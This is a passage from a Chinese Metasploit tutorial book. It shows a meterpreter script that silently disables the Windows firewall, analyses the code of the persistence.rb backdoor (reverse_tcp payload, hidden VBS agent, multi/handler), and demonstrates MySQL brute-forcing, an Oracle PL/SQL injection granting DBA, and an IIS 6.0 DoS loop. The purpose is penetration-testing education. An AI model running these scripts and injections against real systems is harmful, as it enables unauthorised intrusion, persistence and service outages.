向 Railgun 中添加 DLL 定义是一项容易的任务。假设需要添加一个 Windows 系统自带但在 Railgun 中尚未定义的 DLL，可以在 pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/stdapi/railgun/def 目录下创建一个定义，并将其命名为 def_dllname.rb。

（1）要向 Railgun 中添加 shell32.dll 定义，首先添加如下一些代码行。

```
module Rex
module Post
module Meterpreter
module Extensions
module Stdapi
```

```
module Railgun
module Def

class Def_shell32
       def self.create_dll(dll_path = 'shell32')
              dll = DLL.new(dll_path, ApiConstants.manager)

......

end

end

end; end; end; end; end; end; end
```

（2）将上述代码保存为 def_shell32.dll，从而为 shell32.dll 创建 Railgun 定义。

（3）向该 DLL 定义中添加函数。如果在 Metasploit 中查看 def_shell32.dll 脚本，会发现 IsUserAnAdmin 函数已经添加到其中了。

```
dll.add_function('IsUserAnAdmin', 'BOOL', [])
```

该函数根据实际情况返回布尔值 True 或 False。类似地，用户可以在 shell32.dll 中添加自己的函数定义，例如添加 OleFlushClipboard()函数，该函数的功能是清空 Windows 剪切板中的任意数据。

（4）向 shell32.dll 定义中添加如下代码。

```
dll.add_function('OleFlushClipboard' , 'BOOL' , [])
```

怎样工作

要对该函数进行测试，保存该文件，回到 meterpreter 会话检查该函数执行成功与否。

```
>> client.railgun.shell32.OleFlushClipboard
=> {"GetLastError"=>0, "return"=>true}
```

另一种方案是，使用 add_dll 和 add_function 直接向 Railgun 中添加 DLL 和函数。下面是一个完整的脚本，用于检测 shell32.dll 和 OleFlushClipboard 的可用性，如果不存在，则使

用 add_dll 和 add_function 进行添加。

```
if client.railgun.get_dll('shell32') == nil
    print_status "Adding Shell32.dll"
    client.railgun.add_dll('shell32','C:\\WINDOWS\\system32\\shell32.
dll')
else
    print_status "Shell32 already loaded.. skipping"
end

if client.railgun.shell32.functions['OleFlushClipboard'] == nil
    print_status "Adding the Flush Clipboard function"
    client.railgun.add_function('shell32', 'OleFlushClipboard',
'BOOL', [])
else
    print_status "OleFlushClipboard already loaded.. skipping"
end
```

上面是根据需要调用 Windows API 的一个简单示例，从中可以领略到 Railgun 的强大功能。MSDN 库中包括有各种有用的 Windows API 调用，可将其添加到 Railgun 中，增强 Metasploit 框架的功能，也可以用于调用目标机器上的任意 DLL。下一节中将介绍开发自己的 meterpreter 脚本。

6.9 构建“Windows 防火墙反激活”meterpreter 脚本

在前面的内容中我们已介绍和使用了一些 meterpreter 脚本，例如 killav.rb 与 persistence.rb 等，接下来我们开始讨论怎样构建自己的 meterpreter 脚本。Ruby 在编写 Metasploit 中的任何模块发挥重要作用，所以读者应对 Ruby 有基本的理解。直接与 meterpreter 脚本设计相关的文档并不多，最简单也是最好的实践方法是学习 Ruby 语言，同时查阅各种学习可用模块的代码。也可以阅读 Metasploit 开发人员指南，以便理解该框架中的各种不同的库，这些知识有助于编写自己的模块，上述文档可参考如下链接 http://dev.metasploit.com/redmine/projects/framework/wiki/DeveloperGuide。

本节要开发的脚本是 Windows Vista/7 防火墙反激活器脚本，该脚本将使用 netsh 等 Windows 命令，meterpreter 将使用名为 cmd_exec()的 mixin 在目标机器上执行命令。

准备

Meterpreter 运行在被攻陷客户端进程的上下文内，用户可以只关注需要通过脚本执行的任务，而不必担心连通性和其他参数设置问题。下面来看一下编写 meterpreter 脚本时需要记住的一些原则。

避免使用全局变量：这一原则在任何框架内进行编码时都必须遵循。应该避免使用全局变量，防止对框架变量造成干扰。一般只使用实例、本地变量或常量。

使用注释：编写代码时使用注释很重要，有助于明确每部分代码所负责执行的功能。

包含参数：在前面的章节中，我们已经多次看到运行脚本时会传递相应参数。编写脚本时，最基本且有用的是-h 参数或 help 选项。

打印结果：打印出操作的结果可以证实脚本的执行是否成功，各种不同的打印 API，例如 print_status、print_error 等，可以展示各种不同的相关信息。

平台确认：确认脚本需要在什么平台上执行具体操作。

遵循文件约定：完成脚本编写后，将其保存在/pentest/exploits/framework3/scripts/ meterpreter 目录中，遵循框架中的文件约定有助于避免冲突。

使用 mixins：Mixins 是 meterpreter 中的重要概念，使用 mixins 会使编写的脚本更简单、更容易。

编写 meterpreter 脚本时，应该记住以上这些原则。

下面，打开任意的文本编辑器，开始编写 Ruby 脚本，如果在 BackTrack 平台工作，可以使用其中的 Gedit 文本编辑器。

怎样实现

（1）在文本编辑器中键入如下代码行，在对其进行解释之前，读者可以对其进行认真阅读，并尝试推断每行代码的作用和意图。

```
# Author: Abhinav Singh
# Windows Firewall De-Activator

#Option/parameter Parsing

opts = Rex::Parser::Arguments.new(
```

```
        "-h" => [ false, "Help menu." ]
)

opts.parse(args) { |opt, idx, val|
        case opt
        when "-h"
                print_line "Meterpreter Script for disabling the
Default windows Firelwall"
                print_line "Let's hope it works"
                print_line(opts.usage)
                raise Rex::Script::Completed
        end
}

# OS validation and command execution

unsupported if client.platform !~ /win32|win64/i
        end
        begin
                print_status("disabling the default firewall")
                cmd_exec('cmd /c','netsh advfirewall set AllProfiles
state off',5)
```

上述代码输入完毕后，将其命名为 myscript.rb 并保存到/pentest/exploits/framework3/scripts/meterpreter 目录中。

（2）要执行该脚本，需要具备 meterpreter 会话。Ruby 脚本可以使用 run 命令运行，不过在运行前，要确认具备目标机器的系统级权限。

```
meterpreter > getsystem
...got system (via technique 4).

meterpreter > run myscript.rb

[*] disabling the default firewall
meterpreter >
```

成功执行该脚本将禁用默认防火墙，执行的命令将在后台进行，因此不被目标用户所知。接下来我们对该脚本进行详细的分析和理解。

怎样工作

下面对该脚本的每一部分进行详细分析。

```
opts = Rex::Parser::Arguments.new(
  "-h" => [ false, "Help menu." ]
)

opts.parse(args) { |opt, idx, val|
  case opt
  when "-h"
          print_line "Meterpreter Script for disabling the Default
Windows Firewall"
          print_line "Let's hope it works"
          print_line(opts.usage)
          raise Rex::Script::Completed
  end
}
```

上述代码行的作用是定义该脚本运行时的一些附加选项。本脚本中，唯一可用的选项是-h 参数，其作用是显示脚本用法消息。读者可以将这段脚本保存下来，以便在其他脚本中需要定义选项时使用。接下来你会发现，有几个代码段都可以直接备用。

该脚本首先创建了 hash（即 opts），该 hash 包含 Rex 库（Ruby 扩展库的简写），唯一的键是-h，设置使用方法的值为 false，表明本选项是该脚本的一个可选参数。接下来的几行代码表明对脚本提供的选项进行匹配，并跳转到使用 print_line()显示消息的特定情况。本示例中使用的选项只有-h。

```
unsupported if client.platform !~ /win32|win64/i

   begin
         print_status("disabling the default firewall")
         cmd_exec('cmd /c','netsh advfirewall set AllProfiles state
off',5)

   end
```

上面的这部分脚本表示的是一些特定的操作。首先确认客户端的操作系统类型，然后使用 meterpreter mixin，即 cmd_exec()，其作用是以隐蔽和信道化的形式执行命令，这里需要执行的命令是 netsh advfirewall set AllProfiles state off。该 mixin 在客户端机器上的命令行提示符上下文中调用这一命令，成功执行后将禁用 Windows 防火墙。

读者可以尝试在该脚本中增加更多功能，并尝试各种可能性，实践越多学到的就越多。

上面的内容中简单介绍了怎样构建 meterpreter 脚本。在下节中，我们将学习一个更高级的 meterpreter 脚本，并对其进行详细分析。

更多...

下面讨论一下代码重用，这有助于更快更高效地开展渗透测试。

代码重用

代码重用是一种有助于构建自己脚本的有效技术。在 Metasploit 框架中，实际上已经包含有很多现成的函数，例如创建多处理程序、实现参数检查、添加攻击载荷等，用户可以在自己的脚本代码中直接使用这些函数并利用其功能。记住，学习 meterpreter 脚本设计的最好途径就是查阅内置的脚本。

6.10 分析现有的 meterpreter 脚本

在前面的内容中我们学习了怎样构建自己的脚本，现在来分析一个执行某些高级任务的现有脚本。完全具备对现有脚本的阅读和理解能力之后，可以根据自身需要对其中函数进行实现和使用。代码重用是一种提高代码优化的有效技术。

怎样实现

要查阅现有脚本，首先进入 pentest/exploits/framework3/scripts/meterpreter 目录。

在该文件夹下可以发现所有可用的 meterpreter 脚本，首先对 persistence.rb 脚本进行简要分析，该脚本主要用于在目标机器上设置后门。前面已经讨论过该脚本的使用，这里将深入理解该脚本的内部工作机理。

怎样工作

下面逐一分析该脚本的各个部分。

```
# Default parameters for payload
rhost = Rex::Socket.source_address("1.2.3.4")
rport = 4444
delay = 5
install = false
autoconn = false
serv = false
altexe = nil
target_dir = nil
payload_type = "windows/meterpreter/reverse_tcp"
script = nil
script_on_target = nil
```

代码以声明脚本中所使用的一些变量为开始。在其中可以看到某些常见的变量，例如 rhost、rport、payload_type 等，这些变量在攻击渗透的过程中，我们都已使用过。

```
@exec_opts = Rex::Parser::Arguments.new(
    "-h"  => [ false,  "This help menu"],
    "-r"  => [ true,   "The IP of the system running Metasploit
listening for the connect back"],
    "-p"  => [ true,   "The port on the remote host where Metasploit
is listening"],
    "-i"  => [ true,   "The interval in seconds between each

connection attempt"],
    "-X"  => [ false,  "Automatically start the agent when the system
boots"],
    "-U"  => [ false,  "Automatically start the agent when the User
logs on"],
    "-S"  => [ false,  "Automatically start the agent on boot as a
service (with SYSTEM privileges)"],
    "-A"  => [ false,  "Automatically start a matching multi/handler
to connect to the agent"],
    "-L"  => [ true,   "Location in target host where to write payload
to, if none \%TEMP\% will be used."],
    "-T"  => [ true,   "Alternate executable template to use"],
    "-P"  => [ true,   "Payload to use, default is windows/
```

```
meterpreter/reverse_tcp."]
)
meter_type = client.platform
```

接下来该脚本定义了一些不同的参数（标志），可在脚本执行时作为参数传递。其中，值为 true 的参数是必需的，渗透测试人员必须为其赋值；值为 false 的参数则是可选的。

```
# Usage Message Function
#-------------------------------------------------------------------------
-----------
def usage
    print_line "Meterpreter Script for creating a persistent backdoor
on a target host."
    print_line(@exec_opts.usage)
    raise Rex::Script::Completed
end

# Wrong Meterpreter Version Message Function
#-------------------------------------------------------------------------
-----------
def wrong_meter_version(meter = meter_type)
    print_error("#{meter} version of Meterpreter is not supported with
this Script!")
    raise Rex::Script::Completed
end
```

该脚本的这一部分由函数定义组成，前两个函数通常存在于所有的 meterpreter 脚本中，对脚本的使用起到了简短描述的作用。其中，wrong_meter_version()函数用于确认当前 meterpreter 版本是否得到该脚本支持，有些脚本不支持旧版本的 meterpreter，因此，进行版本确认也是必要的。

```
# Function for Creating the Payload
#-------------------------------------------------------------------------
-----------
def create_payload(payload_type,lhost,lport)
    print_status("Creating Payload=#{payload_type} LHOST=#{lhost}
LPORT=#{lport}")
```

```
    payload = payload_type
    pay = client.framework.payloads.create(payload)
    pay.datastore['LHOST'] = lhost
    pay.datastore['LPORT'] = lport
    return pay.generate
end
```

上面的函数用于创建攻击载荷，如果需要创建攻击载荷，可以直接使用本函数（代码重用的好处）。create_payload()函数以两个值作为参数，即 payload_typ 和 lport，回想一下前面的变量声明部分，这两个变量都已经被初始化为相应的默认值。

脚本语句 pay = client.framework.payloads.create(payload)允许用户从 Metasploit 框架中创建攻击载荷。

这段代码中需要注意的是 pay.datastore['LHOST'] = lhost 和 pay.datastore['LPORT'] = lport 语句，datastore 是 hash 值，模块或 Metasploit 框架本身都可能使用这个值来引用程序员或用户控制的值。

```
# Function for Creating persistent script
#-------------------------------------------------------------------
----------
def create_script(delay,altexe,raw)
    if altexe
            vbs = ::Msf::Util::EXE.to_win32pe_vbs(@client.framework,
raw, {:persist => true, :delay => delay, :template => altexe})
    else
            vbs = ::Msf::Util::EXE.to_win32pe_vbs(@client.framework,
raw, {:persist => true, :delay => delay})
    end
    print_status("Persistent agent script is #{vbs.length} bytes
long")
    return vbs
end
```

上面的函数用于创建持久性脚本，脚本的创建依赖于攻击载荷及其他与脚本一起传递使用的值。

```
# Function for creating log folder and returning log path
```

```
#------------------------------------------------------------------------
-----------
def log_file(log_path = nil)
    #Get hostname
    host = @client.sys.config.sysinfo["Computer"]

    # Create Filename info to be appended to downloaded files
    filenameinfo = "_" + ::Time.now.strftime("%Y%m%d.%M%S")

    # Create a directory for the logs
    if log_path
          logs = ::File.join(log_path, 'logs', 'persistence',
Rex::FileUtils.clean_path(host + filenameinfo) )
    else
          logs = ::File.join(Msf::Config.log_directory, 'persistence',
Rex::FileUtils.clean_path(host + filenameinfo) )
    end

    # Create the log directory
    ::FileUtils.mkdir_p(logs)

    #logfile name
    logfile = logs + ::File::Separator + Rex::FileUtils.clean_
path(host + filenameinfo) + ".rc"
    return logfile
end
```

上面的函数用于为脚本创建日志目录，其中，语句 host=@client.sys.config.sysinfo ["Computer"]用于提取被攻陷目标机器的系统信息，目录和文件名是使用 Rex::FileUtils 库创建的，该库用于执行一些文件和目录操作。

```
# Function for writing script to target host
#------------------------------------------------------------------------
------
def write_script_to_target(target_dir,vbs)
    if target_dir
          tempdir = target_dir
    else
```

```
            tempdir = @client.fs.file.expand_path("%TEMP%")
        end

        tempvbs = tempdir + "\\" + Rex::Text.rand_text_alpha((rand(8)+6))
    + ".vbs"
        fd = @client.fs.file.new(tempvbs, "wb")
        fd.write(vbs)
        fd.close
        print_good("Persistent Script written to #{tempvbs}")
        file_local_write(@clean_up_rc, "rm #{tempvbs}\n")
        return tempvbs
    end
```

上面的函数从向磁盘写入文件开始，将各种后门文件保存到前面相关函数创建的文件夹和目录中，语句 Rex::Text.rand_text_alpha((rand(8)+6)) + ".vbs"为临时文件夹中创建的文件生成随机文本，语句 fd.write() 用于将文件写入磁盘中。

```
    # Function for setting multi handler for autocon
    #-------------------------------------------------------------------
    ----------
    def set_handler(selected_payload,rhost,rport)
        print_status("Starting connection handler at port #{rport} for
    #{selected_payload}")
        mul = client.framework.exploits.create("multi/handler")
        mul.datastore['WORKSPACE']   = @client.workspace
        mul.datastore['PAYLOAD']     = selected_payload
        mul.datastore['LHOST']       = rhost
        mul.datastore['LPORT']       = rport
        mul.datastore['EXITFUNC']    = 'process'
        mul.datastore['ExitOnSession'] = false

        mul.exploit_simple(
                'Payload'        => mul.datastore['PAYLOAD'],
                'RunAsJob'       => true
      )
      print_good("Multi/Handler started!")
    end
```

上面的函数用于创建多处理程序，以便回连到攻击方机器，如果需要实现类似功能，这又是一个可以在自己脚本中使用的通用类函数。

```
# Function to execute script on target and return the PID of the
process
#-------------------------------------------------------------------
----------
def targets_exec(script_on_target)
    print_status("Executing script #{script_on_target}")
    proc = session.sys.process.execute("cscript \"#{script_on_
target}\"", nil, {'Hidden' => true})
    print_good("Agent executed with PID #{proc.pid}")
    file_local_write(@clean_up_rc, "kill #{proc.pid}\n")
    return proc.pid
end
```

上面的函数用于在目标机器上执行脚本，持久性脚本在目标机器上创建 vbs 文件，必须对其进行执行以便打开连接，Targets_exec()函数用于实现这一目标。如果需要在目标机器上执行脚本，该函数也可以进行代码重用。session.sys.process.execute()负责执行脚本，proc.pid 则返回创建的后门进程的 ID。

脚本代码中其他部分的含义不再赘述，至此，一个清晰的脚本创建完毕，选项检查也都已经实现。通过这一节的学习，相信读者对执行 meterpreter 脚本时后台发生的操作有了清晰的认识。从渗透测试人员的角度来讲，根据工作场景需要来阅读和修改代码是一项重要的技能，这也是开源框架的妙处所在。用户可以根据需要修改代码，也可以通过分析现有源代码学习技巧和提高能力。

第 7 章

使用模块进行渗透测试

本章讲解下述内容：

- 使用扫描器辅助模块；
- 使用辅助管理模块；
- SQL 注入与 DOS 攻击模块；
- 后渗透阶段模块；
- 理解模块构建的基础；
- 分析现有模块；
- 建立自己的后渗透阶段模块。

7.1 引言

在第 1 章讨论 Metasploit 基础时，曾介绍过其采用的是模块式体系结构，这意味着所有的漏洞利用代码、攻击载荷、编码器等都是以模块形式存在的。模块式体系结构使得扩展框架功能变得更加容易。任何程序设计人员都可以开发自己的模块，并将其导入到框架中。完全的渗透测试过程可能涉及到若干个模块的使用和运行，例如，首先利用漏洞利用模块，然后使用攻击载荷模块，攻陷目标系统后再使用后渗透阶段模块等，最后还可能需要使用一些不同的模块连接数据库并存储渗透测试过程中的各种结果等。虽然在使用 Metasploit 时没有过多地讨论过模块，但模块是构成 Metasploit 框架的核心，因此有必要对模块进行深入理解。

本章重点关注 pentest/exploits/framework3/modules 目录，其中包含框架中所有有用的模块，可以简化渗透测试任务。模块的使用和前面讲过的非常相似，只是在功能方面上有一些差别。本章还将对一些现有模块进行分析，最后介绍怎样开发自己的模块。

7.2 使用扫描器辅助模块

首先使用扫描器模块。在前面章节中已介绍过使用 Nmap 进行扫描的详细过程。本节中。我们将分析一些现有的扫描器模块，这些模块都存在于 Metasploit 框架中。虽然 Nmap 是一款功能强大的扫描工具，但有些情况下仍然需要执行特定类型的扫描，例如扫描探测 MySQL 数据库是否存在。

Metasploit 含有大量的有用扫描器，下面对部分扫描器进行尝试。

准备

要了解框架中有哪些可用的扫描器，可以浏览/pentest/exploits/framework3/modules/auxiliary/scanner 目录，其中包含了 35 种以上有用的扫描模块，适用于各种不同的渗透测试场景。

怎样实现

首先介绍基本的 HTTP 扫描器，其中包含有很多不同的可用 HTTP 扫描选项，下面将对其中少数进行讨论。

观察 dir_scanner 脚本，该脚本用于扫描单一主机（或某个完整的网段）来寻找特定目录，以便进一步探索收集信息。

要使用该辅助模块，需要在 msfconsole 中执行如下步骤。

```
msf > use auxiliary/scanner/http/dir_scanner

msf auxiliary(dir_scanner) > show options

Module options:
```

使用 show options 命令可列出所有可用的可选参数，这些参数可以传递给扫描器模块，其中最重要的是 RHOSTS 参数，通过该参数可以将目标设置为单一主机或某个网段。

怎样工作

下面讨论一个特定的扫描器模块，其中涉及一些额外的输入。mysql_login 扫描器模块属于暴力破解模块，用于探测目标机器上是否存在 MySQL 服务器，并通过暴力破解攻击方

法尝试登录目标数据库。

```
msf > use auxiliary/scanner/mysql/mysql_login

msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
BLANK_PASSWORDS    true             yes       Try blank pas..
BRUTEFORCE_SPEED    5               yes       How fast to..
PASSWORD                            no        A specific password
PASS_FILE                           no        File containing..
RHOSTS                              yes       The target address.
RPORT              3306             yes       The target port..
STOP_ON_SUCCESS    false            yes       Stop guessing…
THREADS            1                yes       The number of..
USERNAME                            no        A specific user..
USERPASS_FILE                       no        File containing..
USER_FILE                           no        File containing..
VERBOSE            true             yes       Whether to print..
```

从结果可以看到，该模块包含很多可以传递的参数。模块功能发挥得越好，渗透成功率越高。对这一模块，使用者可以提供一个包含大量用户名和口令的字典文件，从而提高暴力破解目标机器数据库的成功率。

我们为该模块提供了如下信息。

```
msf auxiliary(mysql_login) > set USER_FILE  /users.txt
USER_FILE => /users.txt
msf auxiliary(mysql_login) > set PASS_FILE /pass.txt
PASS_FILE => /pass.txt
```

设置用户名和口令文件，开始暴力破解。最后选择目标机器，运行 run 命令执行该模块。

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
```

```
msf auxiliary(mysql_login) > run

[*] 192.168.56.101:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.56.101:3306 Trying username:'administrator' with password:''
```

上面的输出表明，该模块首先在目标机器上探测是否存在 MySQL 服务器，确认存在后，组合文本文件中的用户名和口令。这也是当前工作场景中主要的模块操作之一，实际上还有大量的暴力破解模块可用于对弱口令进行暴力破解。

使用 Crunch 生成口令

对任何方式的暴力破解而言，使用一定规模的口令文件是非常必要的。口令列表既可以在线获取，也可以使用 John The Ripper 软件生成。另一种方法是，使用 Backtrack 中的 crunch 工具，以正在使用的字符集为基础生成口令列表。在/pentest/passwords/crunch 目录中可以找到 crunch 工具，如果所使用的 Backtrack 版本中没有这一工具，则可以在终端窗口中使用如下命令进行安装。

```
root@bt: cd /pentest/passwords
root@bt:/pentest/passwords# apt-get install crunch
```

crunch 基本语法格式如下所示。

```
./ crunch <min-len> <max-len> [-f /path/to/charset.lst charset-
name] [-o  wordlist.txt]
      [-t [FIXED]@@@@] [-s startblock] [-c number]
```

crunch 工具中部分有用参数的功能如下所示。

- min-len：字符串起点的最小长度。
- max-len：字符串终点的最大长度。

charset：定义使用的字符集。

- -b：Number[type: kb/mb/gb]，指定输出文件的大小。
- -f </path/to/charset.lst> <charset-name>：允许从 charset.lst 文件中指定字符集。
- -o <wordlist.txt>：定义用于保存输出的文件。
- -t <@*%^>：用于添加口令文本。

下面的 URL 提供了 crunch 工具相关的完整文档。

```
http://sourceforge.net/projects/crunch-wordlist/files/crunch-wordlist/
```

读者可以详读该文档，理解怎样使用该工具生成复杂的口令列表。

7.3　使用辅助管理模块

接下来学习管理模块，在渗透测试中会用到这些模块。管理模块可以完成不同功能，例如查找管理面板、进行管理员登录等，依赖于不同模块的具体功能。下面看一个简单的 mysql_enum 模块。

准备

mysql_enum 模块是用于 MySQL 数据库服务器的特殊工具模块，只要具备正确的用户名和口令，就可以使用该工具对 MySQL 数据库服务器进行简单的列举。通过对该模块的应用进一步了解其详细信息。

怎样实现

首先启动 msfconsole，并进入该辅助模块所在路径。

```
msf > use auxiliary/admin/mysql/mysql_enum

msf  auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the..
   RHOST                      yes       The target address
   RPORT     3306             yes       The target port
   USERNAME                   no        The username to..
```

从结果可以看到，该模块可接受的参数包括口令、用户名和 RHOST。该模块利用这些参数搜索 MySQL 数据库，之后尝试使用用户名和口令进行远程登录。下面看一下 exploit

命令的输出结果。

```
msf  auxiliary(mysql_enum) > exploit

[*] Configuration Parameters:
[*]    C2 Audit Mode is Not Enabled
[*]    xp_cmdshell is Enabled
[*]    remote access is Enabled
[*]    allow updates is Not Enabled
[*]    Database Mail XPs is Not Enabled
[*]    Ole Automation Procedures are Not Enabled
[*] Databases cn the server:
[*]    Database name:master
```

从结果可以看到，该模块包含有大量有用的响应信息，例如目标 MySQL 服务器上 cmdshell 和远程访问都已经激活，同时还返回了目标机器上正在使用的数据库名称。

还有一些可用于 MSSQL 和 Apache 服务的类似模块，大多数模块的工作过程都是类似的。记住使用 show options 命令，以便确认为相应模块传递必需的参数。

怎样工作

辅助管理模块的工作方式是，建立到目标主机的连接，提供用户名和口令，然后进行服务枚举。此外，这些模块还可以用于检查数据库服务器是否支持匿名登录，也可以用于测试默认的用户名和口令是否有效，例如对 MySQL 服务器，将 scott 和 tiger 作为默认的登录凭据进行测试。

7.4 SQL 注入与 DOS 攻击模块

对渗透测试人员和黑客来讲，Metasploit 都是友好的，因为渗透测试人员必须从黑客的角度去考虑问题，才能确保网络、服务和应用程序等方面的安全。渗透测试人员可以使用 SQL 注入和 DOS 攻击模块对自己的网络和服务进行攻击，以便确定其对这些攻击是否具有抵抗力。下面对这些模块进行详细讨论。

准备

SQL 注入模块使用已知数据库类型漏洞对目标服务进行攻击渗透，并获取未授权访问。

该漏洞已知影响 Oracle 9i、10g 等版本。Metasploit 中的一些模块利用 Oracle 数据库的已知漏洞，通过查询注入突破 Oracle 数据库。这几个模块可以在 modules/auxiliary/sqli/oracle 目录中找到。

怎样实现

下面分析 Oracle DBMS_METADATA XML 漏洞，该漏洞成功利用后，可以将用户权限从 DB_USER 提升到 DB_ADMINISTRATOR（数据库管理员）。下面来看一下 dbms_metadata_get_xml 模块的具体使用方法。

```
msf  auxiliary(dbms_metadata_get_xml) > show options

Module options (auxiliary/sqli/oracle/dbms_metadata_get_xml):

   Name    Current Setting     Required  Description
   ----    ---------------     --------  -----------
   DBPASS  TIGER               yes       The password to..
   DBUSER  SCOTT               yes       The username to..
   RHOST                       yes       The Oracle host.
   RPORT   1521                yes       The TNS port.
   SID     ORCL                yes       The sid to authenticate.
   SQL     GRANT DBA to SCOTT  no        SQL to execute.
```

该模块需要的参数和之前讲过的模块类似。传递相应参数后，该模块首先使用默认的登录凭据（scott 为默认用户名，tiger 为默认口令）登录数据库服务器，以数据库用户身份登录后，该模块执行漏洞利用代码，用户权限提升为数据库管理员权限。下面展示的是针对具体目标的实际示例。

```
msf  auxiliary(dbms_metadata_get_xml) > set RHOST 192.168.56.1
msf  auxiliary(dbms_metadata_get_xml) > set SQL YES

msf  auxiliary(dbms_metadata_get_xml) > run
```

成功执行该模块后，用户权限将从 DB_USER 提升到 DB_ADMINISTRATOR。

接下来要介绍的是**拒绝服务**（DOS）攻击模块，该模块利用了简单的 IIS 6.0 漏洞，攻击者可以发送包含 40000 个以上请求参数的 POST 请求，从而导致目标服务器崩溃。之后

会简要分析该漏洞。该模块已在无补丁的 Windows 2003 服务器上运行了 IIS 6.0。下面的模块为 ms10_065_ii6_asp_dos。

```
msf > use auxiliary/dos/windows/http/ms10_065_ii6_asp_dos

msf  auxiliary(ms10_065_ii6_asp_dos) > show options

Module options (auxiliary/dos/windows/http/ms10_065_ii6_asp_dos):


   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  80               yes       The target port
   URI    /page.asp        yes       URI to request
   VHOST                   no        The virtual host name to..

msf  auxiliary(ms10_065_ii6_asp_dos) > set RHOST 192.168.56.1
RHOST => 192.168.56.1
msf  auxiliary(ms10_065_ii6_asp_dos) > run

[*] Attacking http://192.168.56.1:80/page.asp
```

使用 run 命令执行该模块后，可开始攻击目标 IIS 服务器，这是通过对 80 端口发送 HTTP 请求实现的（URI 后带 page.asp），成功执行该模块后，IIS 服务器将拒绝服务。

怎样工作

快速浏览两个漏洞。Oracle 数据库漏洞是通过注入自定义的 PL/SQL 函数实现的，该函数在 SYS 上下文中执行，成功执行后将用户权限提升为管理员权限。

观察下面的示例函数。

```
CREATE OR REPLACE FUNCTION "SCOTT"."ATTACK_FUNC" return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
```

```
COMMIT;
RETURN '';
END;
/
```

接下来，将该函数注入到有漏洞的进程，提升用户权限。

```
SELECT SYS.DBMS_METADATA.GET_DDL('''||SCOTT.ATTACK_FUNC()||''','')
FROM dual;
```

上面的代码表达了函数注入的过程，这里将省略对 Oracle 软件漏洞的详尽分析。

DOS 攻击模块，该模块针对的是 IIS 6.0 服务器中的漏洞，攻击者发送一个包含超过 40000 个包含请求参数的 POST 请求，该请求是以 application/x-www-form-urlencoded 编码类型的格式发送的。

下面是该攻击模块中某脚本的一部分。

```
while(1)
                begin
                 connect
                 payload = "C=A&" * 40000
                 length = payload.size
                 sploit = "HEAD #{datastore['URI']} HTTP/1.1\r\n"
                 sploit << "Host: #{datastore['VHOST'] || rhost}\r\n"
                 sploit << "Connection:Close\r\n"
                 sploit << "Content-Type: application/x-www-form-urlencoded\r\n"
                 sploit << "Content-Length:#{length} \r\n\r\n"
                 sploit << payload
                 sock.put(sploit)
                 #print_status("DoS packet sent.")
                 disconnect
               rescue Errno::ECONNRESET
                 next
               end
             end
```

从结果可以看到，该脚本生成了一个大小超过 40000 的攻击载荷，之后建立到 80 端口

的连接，并向 IIS 服务器发送 HTTP 请求，该请求被处理后，服务器将崩溃并停止工作，只有重启后才能恢复正常。

7.5 后渗透阶段模块

到目前为止，我们在后渗透阶段所做的大量工作都是借助 meterpreter 的各种功能实现的，然而，metasploit 还包含一些单独的模块以增强渗透测试体验，由于这些模块是后渗透阶段模块，因此使用前需要与目标机器建立活跃会话。获取对目标机器的访问权限，可使用前面章节中所讲述的任意方法。

准备

后渗透阶段模块是渗透测试阶段一些最有用和最方便的功能组合，我们将对其中一些模块进行快速分析。本节中，目标机器运行的是未打补丁的 Windows 7 系统，并且已经与其建立了活跃的 meterpreter 会话。

怎样实现

后渗透阶段模块可以在 modules/post/windows/gather 目录下找到，首先来看简单的 enum_logged_on_users 模块，该模块用于列出 Windows 机器中当前的登录用户。

在活跃的 meterpreter 会话中执行该模块，注意需要使用 getsystem 命令进行用户权限提升，以防模块执行中发生错误。

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-2350281388-457184790-407941598  DARKLORD-PC\DARKLORD
```

```
Recently Logged Users
=====================

 SID                          Profile Path
 ---                          ------------
 S-1-5-18           %systemroot%\system32\config\systemprofile
 S-1-5-19           C:\Windows\ServiceProfiles\LocalService
 S-1-5-20           C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-23502     C:\Users\DARKLORD
 S-1-5-21-235       C:\Users\Winuser
```

成功执行该模块后可以得到两个输出表，第一个表达的是当前登录用户，第二个表达的是近期登录用户。执行模块时要确保路径的正确性。使用 run 命令执行该模块，因为模块都是 Ruby 脚本格式的，因而 meterpreter 能很容易地识别并执行。

观察下面的示例。其中的后渗透阶段模块可用于捕获目标桌面的快照，并判断当前是否存在活跃用户，模块名为 screen_spy.rb。

```
meterpreter > run post/windows/gather/screen_spy
[*] Migrating to explorer.exe pid: 1104
[*] Migration successful
[*] Capturing 60 screenshots with a delay of 5 seconds
```

从上述的示例中，已经可以初步领略到后渗透阶段模块的实用和简便。将来，Metasploit 的开发人员将更多地关注后渗透阶段模块而不是 meterpreter，因为后渗透阶段模块可以大幅增强渗透测试的功能，所以，如果读者希望对 Metasploit 开发有所贡献，可以在后渗透阶段模块方面进行尝试。

怎样工作

分析 modules/post/windows/gather 目录中的 enum_logged_on_user.rb 和 screen_spy.rb 这两个脚本，有助于深入理解这些模块是怎样运转的。

7.6　理解模块构建的基础

在之前的内容中已经体会到模块的应用及其增加 Metasploit 框架功能的作用，为掌握

Metasploit 框架，理解模块的工作和构建是重要的，这有助于我们根据需要快速地对框架进行扩展。接下来的内容中，我们将看到怎样使用 ruby 脚本构建自己的模块并将其导入到 Metasploit 框架。

准备

要构建自己的模块，需要具备 Ruby 脚本设计的基本知识。在 meterpreter 脚本设计章节中，我们已经对 Ruby 语言的使用和实现进行了讨论，本节中将讲述怎样使用 Ruby 为 Metasploit 框架构建模块，过程与 meterpreter 脚本设计非常类似，区别在于会使用一些预定义的代码行，这些代码行可确保模块的需求和本质被 Metasploit 框架理解和支持。首先讨论模块构建的需求。

怎样实现

